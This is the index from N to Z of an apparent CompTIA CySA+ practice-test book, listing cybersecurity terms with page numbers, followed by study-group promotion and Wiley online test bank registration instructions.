network flows, [57](#), [300](#), [304](#)  
network hosts, [79](#), [312](#)  
network IPS, [91](#), [98](#), [316](#), [318](#)  
network scans, [4](#), [282](#)  
network segmentation  
    about, [16](#), [25](#), [120](#), [150](#), [286](#), [291](#), [324](#), [335](#)  
    uses for, [23](#), [289](#)  
network tap, [300](#)  
Network Time Protocol (NTP), [97](#), [318](#), [366](#), [372](#), [383](#), [389](#)  
network traffic, Wireshark for gathering, [11](#), [284](#)  
New Technology File System (NTFS), [348](#)  
next-generation firewalls (NGFWs), [306](#)  
NIST SP 800-61, [221](#), [368](#)  
NIST SP 800-88, [262](#), [374](#), [383](#)  
nmap, [77](#), [79](#), [312](#)

## Nmap scans

    about, [78](#), [229](#), [235](#), [242](#), [271](#), [273](#), [309](#), [312](#), [357](#), [371](#), [373](#), [376](#), [385](#), [387](#)  
    commands, [236](#)  
    Common Platform Enumeration (CPE) data and, [72](#), [310](#)  
    proxy support for, [72](#), [310](#)  
    TCP SYN, [71](#), [309](#)  
    wireless routers and, [71](#), [309](#)  
nondisclosure agreements (NDAs), [366](#)

## O

OAuth, [20](#), [25](#), [63](#), [286](#), [288](#), [290](#), [291](#), [307](#), [336](#)  
obfuscating code, [30](#), [294](#)

Onion Router (TOR), [39](#)  
Online Certificate Status Protocol (OCSP), [293](#)  
on-path (man-in-the-middle) attack, [378](#)  
on-site networks, performing scans from, [80](#), [313](#)  
open redirect, [240](#)–241, [375](#)  
Open Source Security Testing Methodology Manual (OSS TMM), [359](#)  
Open Web Application Security Project (OWASP), [143](#), [332](#)–333, [342](#)  
OpenFlow, [19](#), [287](#)  
OpenID, [20](#), [25](#), [288](#), [291](#)  
OpenID Connect, [63](#), [290](#), [307](#)  
open-source collection, [62](#), [307](#)  
open-source intelligence (OSINT)  
    about, [3](#), [282](#)  
    for intelligence gathering, [12](#), [284](#)  
    port scans as a source, [64](#), [308](#)  
OpenSSH, [265](#), [384](#)  
OpenSSL, [99](#), [103](#), [318](#), [319](#)  
OpenVAS, [199](#), [357](#)  
operating systems, [243](#), [268](#), [376](#), [384](#)  
Oracle Database TNS Listener Poison Attack vulnerability, [126](#), [326](#)  
Oracle databases  
    about, [30](#), [294](#)  
    patches for, [124](#), [326](#)  
    port for, [101](#), [309](#), [319](#)  
order of volatility, [239](#), [353](#), [356](#), [375](#), [385](#)  
organizational governance, [221](#), [367](#)  
organizational policies, [276](#), [388](#)

output encoding, [143](#), [332](#)

output validation, [146](#), [334](#)

outsourcing, [184](#), [351](#)

## P

packers, for obfuscating code, [30](#), [294](#)

packet analyzer, [297](#)

packet capture tool, [199](#)

packet header flags, [79](#), [312](#)

packet loss, [6](#), [283](#)

packet sniffing, [302](#)

Pacu, [310](#)

parallel test, [203](#), [359](#)

parameterized queries, [144](#), [248](#), [333](#), [379](#)

passive defenses, [285](#)

passive discovery techniques, [344](#)

passive fingerprinting, [80](#), [313](#)

passive network mapping, [77](#), [312](#)

passive network monitoring, [128](#), [327](#)

`passwd` binary, [35](#), [295](#)

password spraying attack, [7](#), [247](#), [283](#), [378](#)

passwordless authentication, [306](#), [390](#)

passwords, complexity rules for, [288](#)

PASTA process, [365](#)

patch management, [380](#)

Patch Report, [314](#), [363](#)

patching

- about, [125](#), [164](#), [183](#), [213](#), [219](#), [223](#), [270](#), [326](#), [350](#), [363](#), [366](#), [369](#)
- automated, [290](#)
- compensating control and, [217](#), [365](#)
- deploying, [208](#), [242](#), [361](#), [376](#), l375
- procedures for, [382](#)
- scheduling, [208](#)–[209](#), [361](#)
- servers, [75](#), [311](#)

Payment Card Industry (PCI) compliance reporting, [222](#), [368](#)

Payment Card Industry Data Security Standards (PCI DSS), [79](#), [84](#), [87](#), [96](#)–[97](#), [102](#), [263](#), [270](#), [306](#), [313](#), [314](#), [315](#), [318](#), [319](#), [323](#), [324](#), [330](#), [340](#), [342](#), [383](#), [385](#)

PCI Technical Report, [362](#), [372](#)

peer-to-peer botnets, [304](#)

peer-to-peer communication, [278](#), [389](#)

permissions

- directory, [244](#)

- for scans, [127](#), [208](#), [327](#), [361](#)

persistence, scheduled tasks and, [59](#), [305](#)

personal health information (PHI), [306](#)

personally identifiable information (PII), [61](#), [306](#), [354](#)

phishing attacks

- about, [263](#), [383](#)

- awareness training for, [14](#), [285](#)

- SOAR for, [44](#), [299](#).

PHP language, [382](#)

phpinfo file, [328](#)

physical access, [21](#), [289](#)

physical security controls, [338](#)  
PINs, [64](#), [308](#)  
plain-text authentication, [322](#)  
platform-as-a-service (PaaS), [282](#)  
playbooks, [198](#), [357](#), [375](#)  
pluggable authentication module (PAM), [346](#)  
Point-to-Point Tunneling Protocol (PPTP), [288](#)  
policies, [244](#), [376](#)  
POODLE vulnerability, [99](#), [318](#)  
port scanning, [64](#), [175](#), [284](#), [308](#)  
Portable Network Graphics (PNG) processing, [102](#), [319](#).  
Portmon, [51](#), [302](#)

ports

- 22, 59, 133, 305, 329.
  - 23, 85, 255, 314, 381
  - 80, 24, 26, 84, 111, 290, 291, 314, 382
  - 389, 116, 323
  - 139, 96, 317
  - 443, 10, 26, 284, 291, 319
  - 445, 96, 317
  - 515, 75, 311
  - 631, 75, 311
  - 636, 10, 284
  - 1433, 203, 319
  - 1521, for Oracle databases, 101, 319.
  - 3306, for MySQL, 70, 309
  - 3389, 10, 27, 40, 85, 284, 292, 297, 314
  - 8080, 10, 284
  - 8443, 10, 284
  - 9100, 75, 311
  - about, 335
  - troubleshooting, 70, 309.
  - for web servers, 84, 314.
- Post Office Protocol v3 (POP3), 321
- Postgres, port for, 309.
- post-incident communications, 215, 364
- post-incident recovery, 183
- postmortem forensics, 192, 355
- precursor, 182, 350
- preparation phase, 174, 204, 261, 347, 382
- preventive security controls, 150, 159, 165, 336, 338, 340

printers, [149](#), [256](#)  
private clouds, [282](#)  
privileged accounts  
    about, [20](#), [288](#)  
    tools for management of, [24](#), [290](#)  
privileged escalation attack, [168](#), [193](#), [345](#), [355](#)  
proactive network segmentation, [173](#)–[174](#)  
proactive risk assessment, [292](#)  
procedure document, [155](#)  
processor security extensions, [22](#), [289](#)  
promiscuous mode, [80](#), [313](#)  
proprietary intelligence, [282](#)  
proprietary system, [225](#), [370](#)  
Prowler, [310](#)  
proxy scans, [72](#), [310](#)  
ps command, [321](#)  
ps utility, [29](#), [293](#)  
public clouds  
    about, [282](#)  
    for multitenancy, [60](#), [306](#)  
public key encryption (PKI), [170](#), [346](#)  
purge, validate, and document, [178](#)  
purging, [184](#), [309](#), [347](#), [351](#)  
PuTTY, [324](#)

## Q

qualitative risk assessment, [154](#), [249](#), [337](#), [379](#)  
Qualys Top 20 Report, [362](#), [372](#)  
quantitative risk assessment, [154](#), [337](#)

query parameterization, [331](#)

## R

rainbow table attack, [283](#)

random access memory (RAM), [305](#)

random sampling, [166](#), [344](#)

Rank Software, [298](#)

Rapid Application Development (RAD), [330](#), [332](#)

RAW files, [176](#), [187](#), [351](#), [353](#)

real-time black hole list (RBL), [379](#)

Reaver malware, [46](#)–[47](#), [299](#)

reconnaissance stage, [12](#), [70](#), [106](#), [110](#), [284](#), [309](#), [321](#)

Recon-*ng*, [342](#)

recurrence, [220](#), [367](#)

reformatting, [347](#)

`reg.exe`, [32](#)–[33](#), [294](#)

regional Internet registry for Europe, the Middle East, and parts of Central Asia (RIPE), [9](#), [283](#)

registry, [239](#), [375](#)

regression testing, [138](#), [330](#), [334](#)

regulatory bodies, [216](#), [365](#)

regulatory compliance, [275](#), [388](#)

regulatory requirements, [224](#), [369](#)

relevancy, [249](#), [380](#)

remediation

prioritization of, [104](#), [320](#)

timeliness of, [83](#), [87](#), [97](#), [101](#), [314](#), [315](#), [318](#), [319](#)

Remote Desktop Protocol (RDP), [10](#), [27](#), [40](#), [85](#), [284](#), [292](#), [297](#), [314](#), [382](#)

remote execution of code, [26](#), [291](#)  
removal, [242](#), [376](#)  
reputational sources, [3](#), [282](#)  
Resource Monitor, [26](#), [51](#)–[52](#), [291](#), [302](#), [303](#)  
retention policy, [352](#)  
reverse engineering, [57](#), [304](#)  
rights, removing, [165](#)  
risk acceptance  
    about, [137](#), [153](#), [330](#), [337](#)  
    determining severity of, [150](#), [336](#)  
risk appetite, [136](#), [329](#)  
risk avoidance, [151](#), [152](#), [336](#), [337](#)  
risk identification, [154](#), [209](#), [337](#), [362](#)  
risk mitigation, [151](#), [160](#), [239](#), [335](#), [336](#)  
risk transference, [151](#), [153](#), [336](#), [337](#)  
root account, brute-force attacks against, [38](#)–[39](#), [296](#)  
root level, [305](#)  
root-cause analysis (RCA)  
    about, [204](#), [222](#), [368](#), [379](#)  
    stages of, [367](#)  
rootkits, [74](#), [310](#)  
routers, [286](#)  
rules of engagement (RoE), [155](#), [158](#), [338](#), [339](#)  
`runas` command, [321](#)  
running strings, [304](#)  
runtime packers, for obfuscating code, [30](#), [294](#)

## S

safety systems, [172](#)

sandbox

- about, [271](#), [386](#)
- for automated antimalware tools, [38](#), [296](#)
- deploying patches in, [242](#), [376](#)
- patching in, [126](#), [326](#)
- running software in a, [65](#), [308](#)
- for testing binaries, [15](#), [285](#)
- tool for, [39](#), [297](#)

Sandboxie, [39](#), [297](#)

Sarbanes-Oxley (SOX) Act, [314](#)

Scalpel, [382](#), [384](#)

scanner maintenance, [98](#), [318](#)

scans

- frequency of, [100](#), [117](#), [120](#), [122](#), [137](#), [319](#), [324](#), [325](#), [330](#)
- importance of, [116](#), [323](#)
- permissions for, [127](#), [208](#), [327](#), [361](#)
- sensitivity level for, [210](#), [362](#)
- sensitivity of, [89](#), [112](#), [116–117](#), [137](#), [316](#), [322](#), [324](#)
- of UDP ports, [11](#), [284](#)

SCAP, [299](#).

scheduling

- maintenance, [214](#), [363](#)
- patching, [208](#)–209, [361](#)
- persistence and scheduled tasks, [59](#), [305](#)

scope statement, [217](#), [366](#)

ScoutSuite, [74](#), [310](#)

screened subnet, [60](#), [73](#), [305](#), [310](#), [322](#)

script kiddies, [62](#), [275](#), [306](#), [388](#)

<SCRIPT> tag, [267](#), [384](#)  
sdelete command, [192](#)  
secure access service edge (SASE), [61](#), [306](#)  
secure administrative host. *see* [jump box](#)  
secure domain registration, [309](#).  
secure shell (SSH)  
    about, [170](#), [257](#), [346](#)  
    logs, [197](#), [357](#)  
    on port [22](#), [133](#), [329](#).  
    on port 1433, [203](#)  
    port forwarding, [80](#)–81, [313](#)  
    server, [59](#), [305](#), [311](#)  
    tunneling, [80](#)–81, [313](#)  
Secure Sockets Layer (SSL), [82](#), [288](#), [313](#)  
Security Assertion Markup Language (SAML), [20](#), [22](#),  
[24](#), [25](#), [288](#), [289](#), [290](#), [291](#), [293](#)  
security gates, automating, [143](#), [332](#)  
security incident, [174](#), [347](#)  
security information and event management (SIEM)  
system  
    about, [297](#), [299](#).  
    capabilities of, [42](#), [298](#)  
    dashboard for, [50](#), [301](#)  
    SOAR compared with, [47](#), [300](#)  
security operations center (SOC), [351](#)

security orchestration, automation, and response (SOAR) system

    about, [29](#), [41](#), [45](#), [268](#), [293](#), [297](#), [299](#), [384](#).  
    logins and, [42](#)–[43](#), [298](#)  
    for phishing attacks, [44](#), [299](#).  
    SIEM compared with, [47](#), [300](#)

    security patches, [93](#), [110](#), [317](#), [322](#)  
    security through obscurity, [338](#)  
    segmentation, [23](#), [266](#), [276](#), [290](#), [388](#)  
    self-signed certificates, [8](#), [283](#)  
    Sender Policy Framework (SPF), [278](#), [379](#), [389](#)  
    separation of duties, [153](#), [157](#), [161](#), [337](#), [338](#), [340](#), [341](#)  
    server accounts, reviewing and securing, [125](#)  
    Server Message Block (SMB), [323](#)  
    server-based scanning, [133](#), [328](#)  
    serverless environment, [24](#), [290](#)  
    servers patching, [75](#), [311](#)  
    service access, [308](#)  
    service level agreements (SLAs), [211](#), [212](#), [218](#), [223](#), [362](#),  
        [363](#), [366](#), [367](#), [369](#), [381](#), [388](#)  
    service level objectives (SLOs), [220](#), [275](#), [367](#), [388](#)  
    service replacement, [35](#), [295](#)  
    SERVICES.EXE, [305](#)  
    session hijacking, [148](#), [239](#), [335](#), [375](#), [378](#)  
    session IDs, [145](#), [333](#)  
        setfacl, [346](#)  
    sFlow, [47](#), [300](#)  
    SHA-256, [22](#), [133](#), [289](#), [329](#).  
    shadow files, [61](#), [306](#)

SharePoint, [87](#), [315](#)  
shim cache, [256](#), [381](#)  
shutdown scripts, [198](#), [357](#)  
signature-based analysis, [299](#)–[300](#)  
signature-based attack detection methods, [228](#), [371](#)  
SIM swapping, [18](#), [287](#)  
Simple Mail Transfer Protocol (SMTP), [311](#), [382](#)  
Simple Network Management Protocol (SNMP), [100](#),  
[302](#), [319](#)  
single loss expectancy (SLE), [271](#), [339](#), [386](#)  
single sign-on (SSO) implementation, [20](#), [288](#)  
slack space, [190](#), [191](#), [198](#), [352](#), [357](#)  
S/MIME, [389](#).  
SMS messages, attacks against, [18](#), [287](#)  
snapshotting, [348](#)  
sniffer, [300](#)  
sniffing tool, [77](#), [312](#)  
social media review, [284](#)  
software threat modeling, [343](#)  
software-as-a-service (SaaS), [73](#), [236](#), [310](#), [373](#)  
software-defined networks (SDNs)  
    about, [24](#), [290](#)  
    layers of, [23](#), [289](#)  
software-defined wide area networks (SDWANs), [300](#)  
solid-state drives (SSDs), [305](#)  
    `-sp` flag, [80](#), [313](#)  
Spamhaus, [379](#)  
sparse acquisition, [349](#).  
Spiral model, [145](#), [332](#), [333](#)

spoofing target IP addresses, [81](#), [313](#)  
SQL injection attack, [9](#), [92](#), [96](#), [97](#), [98](#), [144](#), [146](#), [149](#),  
[284](#), [316](#), [317](#), [318](#), [322](#), [333](#), [334](#), [335](#)  
SQL Server, [90](#)–[91](#), [316](#)  
SQLite, [179](#), [349](#).  
ssh command, [80](#)–[81](#), [313](#)  
sshd service, [39](#), [296](#)  
stakeholders, [220](#), [278](#), [389](#).  
standard scan, [102](#), [319](#).  
standards, [160](#), [340](#)  
static analysis, [16](#), [50](#), [140](#), [247](#), [285](#), [301](#), [303](#), [304](#), [331](#)  
static code analysis, [139](#), [335](#)  
storing account information, [37](#), [296](#)  
stress testing, [138](#), [330](#), [334](#), [381](#)  
strings, running, [304](#).  
strings command, [36](#), [295](#)  
Structured Threat Information Expression language  
(STIX), [74](#), [293](#), [310](#)  
su command, [321](#)  
succession planning, [156](#), [338](#), [340](#)  
sudo command, [50](#)–[51](#), [65](#), [109](#), [301](#), [308](#), [321](#), [346](#)  
supervisory control and data acquisition (SCADA), [88](#),  
[315](#), [324](#).  
supplemented, [182](#)  
suspension, [179](#), [349](#).  
switches, [286](#)  
SYN floods, [28](#), [269](#), [293](#)  
SYN-based port scanning, [233](#), [372](#)  
syslog levels, [60](#), [305](#)  
system administrator, [208](#), [210](#), [361](#), [362](#)

## System Monitor, [303](#)

# T

tabletop exercise, [202](#), [359](#).

Tamper Data, [387](#)

tamper-proof seals, [197](#), [356](#)

tarpits, [15](#), [285](#), [287](#)

`tcpdump`, [276](#), [388](#)–[389](#)

technical controls, [159](#), [162](#), [340](#), [341](#)

Technical Report, [211](#), [231](#)–[232](#), [314](#), [362](#), [363](#), [372](#)

telnet, [76](#), [85](#), [311](#), [314](#)

testing

binaries, [15](#), [285](#)

systems for, [136](#), [329](#)

vulnerability scanners, [30](#)–[31](#), [294](#)

threat actors

APTs as, [37](#), [296](#)

associated with advanced persistent threat (APT), [3](#), [282](#)

classifying, [30](#), [293](#)

defined, [150](#)

threat feeds, [299](#).

threat hunting, [47](#), [299](#), [300](#)

threat information, types of, [52](#)–[53](#), [302](#)

threat intelligence

leveraging, [371](#)

recipients of information about, [5](#), [62](#), [282](#), [307](#)

threat modeling, [292](#)

3DES, [22](#), [289](#)

time synchronization, [277](#)  
time to resolve critical vulnerabilities metric, [234](#), [373](#)  
time zones, [49](#), [300](#)  
timeline, [218](#), [366](#)  
`top` command, [33](#), [34](#), [291](#), [294](#), [295](#)  
traceroute, [311](#)  
tracking chain of custody, [251](#), [380](#)  
traffic, filtering, [51](#), [301](#)  
training and transition, [147](#), [334](#)  
Transport Layer Security (TLS), [20](#), [21](#), [48](#), [288](#), [289](#),  
[300](#)  
Tripwire, [28](#), [42](#), [292](#), [298](#)  
Trojan horses, [308](#)  
troubleshooting  
    logs, [56](#), [303](#)  
    ports, [70](#), [309](#).  
true positive, [137](#), [330](#)  
Truman, [62](#), [306](#)  
Trusted Automated eXchange of Intelligence Information (TAXII), [293](#)  
trusted system binary kit, [190](#), [354](#)  
two-person control, [157](#), [338](#), [339](#).

## U

Ubuntu, [205](#)  
UEFI, [332](#)  
uncredentialed external scan, [237](#), [374](#).  
Unicode, [332](#)  
Unknown Device Report, [213](#), [314](#), [363](#)

unprotected storage, [73](#), [310](#)  
unvalidated input, [139](#)  
updating vulnerability feeds, [133](#), [328](#)  
upgrading  
    Nessus, [128](#), [327](#)  
    web servers, [118](#)  
    Windows, [105](#), [320](#)  
URL analysis, [50](#), [301](#)  
usage, improper, [214](#), [364](#)  
USB devices, [288](#)  
USB token, [308](#)  
US-CERT, [215](#), [364](#)  
user acceptance testing (UAT), [138](#), [330](#), [334](#)  
User Datagram Protocol (UDP) ports  
    scanning, [11](#), [284](#)  
    UDP scan, [78](#), [312](#)  
user entity behavior analytics (UEBA), [44](#), [297](#), [299](#), [301](#)  
user input validation, [247](#), [378](#)

## V

validation, [196](#), [356](#)  
vendor testing and audits, [73](#), [310](#)  
version detection, [107](#), [321](#)  
virtual LANs (VLANs)  
    about, [286](#)  
    isolation, [286](#)  
    tagging, [286](#)

virtual private networks (VPNs)  
about, [96](#), [286](#), [289](#), [318](#)  
Encapsulating Security Payload (ESP) and, [41](#)–[42](#), [297](#)

virtualization  
containerization compared with, [19](#), [288](#)  
tool for, [297](#)

virtualized systems, [88](#), [315](#)

viruses, [308](#)

VirusTotal, [16](#), [25](#), [58](#), [286](#), [291](#), [304](#)

VMware host, [17](#), [86](#), [286](#)–[287](#), [315](#)

VoIP hacks, [18](#), [287](#)

volume encryption  
about, [17](#), [286](#)  
infrastructure-as-a-service and, [6](#)–[7](#), [283](#)

vulnerabilities. *see also specific topics*  
marking as exceptions, [132](#), [328](#)  
severity of, [243](#)–[244](#), [376](#)

vulnerability feeds  
about, [282](#)  
updating, [133](#), [328](#)

vulnerability management tools, [24](#), [290](#)

vulnerability scanning  
about, [9](#), [284](#)  
automated, [23](#), [290](#)  
testing, [30](#)–[31](#), [294](#)  
tool for, [162](#)

## W

Wapiti, [357](#)

Waterfall software development, [142](#), [330](#), [332](#)  
web application firewalls (WAFs), [131](#), [142](#), [149](#), [214](#),  
[328](#), [332](#), [335](#)  
web application reconnaissance tool, [163](#)  
web application SQL injection, [126](#), [326](#)  
web content filtering, [322](#)  
web proxy, [143](#), [332](#)  
web server logs, [40](#)–41, [62](#), [297](#), [307](#)  
web servers  
    about, [203](#), [259](#), [382](#)  
    embedded, [116](#)  
    port 8080 and, [10](#), [284](#)  
    port 8443 and, [10](#), [284](#)  
    ports for, [84](#), [314](#)  
    upgrading, [118](#)  
website certificates, expiration of, [21](#), [288](#)  
whitelisting. *see also* [allowlisting](#)  
WHOIS query, [9](#), [50](#), [63](#), [76](#), [77](#), [283](#), [301](#), [307](#), [311](#), [312](#)  
wide area network (WAN), [306](#)  
Windows  
    about, [263](#)  
    command prompt, [196](#)  
    file auditing, [50](#), [301](#)  
    patches, [86](#)–87, [315](#)  
    ports for, [96](#), [317](#)  
    registry, [371](#)  
    system files, [193](#), [356](#)  
    upgrading, [105](#), [320](#)  
Windows Event ID, [35](#), [295](#)

Windows Hello, [306](#)  
Windows Performance Monitor, [25](#), [291](#)  
Windows Quick Format option, [350](#)  
Windows server, port 3389 for, [85](#), [314](#)  
Windows System Restore, [355](#)  
Windows Update, [122](#)–[123](#), [325](#)  
`WINLOGIN.EXE`, [305](#)  
wiping tool, [384](#)  
wired networks, [78](#), [312](#)  
wireless authentication logs, [228](#), [371](#)  
wireless networks, [78](#), [312](#)  
wireless routers, Nmap scans and, [71](#), [309](#).  
Wireshark  
    about, [235](#), [373](#)  
    for capturing download traffic, [49](#), [300](#)  
    for gathering network traffic, [11](#), [284](#)  
    for passive network mapping, [77](#), [312](#)  
workstations  
    about, [75](#), [311](#)  
    configuring, [101](#), [319](#).  
worms, [64](#), [308](#)  
WPA3 Enterprise, [78](#), [312](#), [371](#)  
write blocker, [176](#), [347](#).

## X

X.509 certificates, [321](#)

## Z

ZAP, [342](#), [357](#), [387](#)

zero wipe, [286](#)

zero-day attacks, [371](#)

zero-trust networks

    about, [61](#), [306](#)

    IP address and, [63](#), [307](#)

zero-write drives, [237](#)

zone transfers, [77](#), [311](#)

# Get Certified!



Security +



CISSP



CISM



CySA +



PenTest+



SSCP



Data +



CCSP



CIPP/US



90 Days To Your Next Certification

**CertMike™**  
PREPARE, PRACTICE, PASS!

A composite image featuring a portrait of Mike Chapple on the right and a promotional graphic on the left. The graphic includes the text "90 Days To Your Next Certification" at the top, followed by a circular seal with the "CertMike™" logo in the center and the text "PREPARE, PRACTICE, PASS!" around the bottom edge.

Mike Chapple offers **FREE ONLINE STUDY GROUPS** that complement this book and will help prepare you for your next technology certification.

**Visit [CertMike.com](http://CertMike.com) to learn more!**

## Online Test Bank

To help you study for your CompTIA CySA+ certification exam, register to gain one year of FREE access after activation to the online interactive test bank—included with your purchase of this book! All of the chapter review questions and the practice tests in this book are included in the online test bank so you can practice in a timed and graded setting.

---

## Register and Access the Online Test Bank

To register your book and get access to the online test bank, follow these steps:

1. Go to [www.wiley.com/go/sybextestprep](http://www.wiley.com/go/sybextestprep). You'll see the **“How to Register Your Book for Online Access”** instructions.
2. Click “here to register” and then select your book from the list.
3. Complete the required registration information, including answering the security verification to prove book ownership. You will be emailed a pin code.
4. Follow the directions in the email or go to [www.wiley.com/go/sybextestprep](http://www.wiley.com/go/sybextestprep).
5. Find your book on that page and click the “Register or Login” link with it. Then enter the pin code you received and click the “Activate PIN” button.
6. On the Create an Account or Login page, enter your username and password, and click Login or, if you don’t have an account already, create a new account.
7. At this point, you should be in the test bank site with your new test bank listed at the top of the page. If

you do not see it there, please refresh the page or log out and log back in.



# **WILEY END USER LICENSE AGREEMENT**

Go to [www.wiley.com/go/eula](http://www.wiley.com/go/eula) to access Wiley's ebook EULA.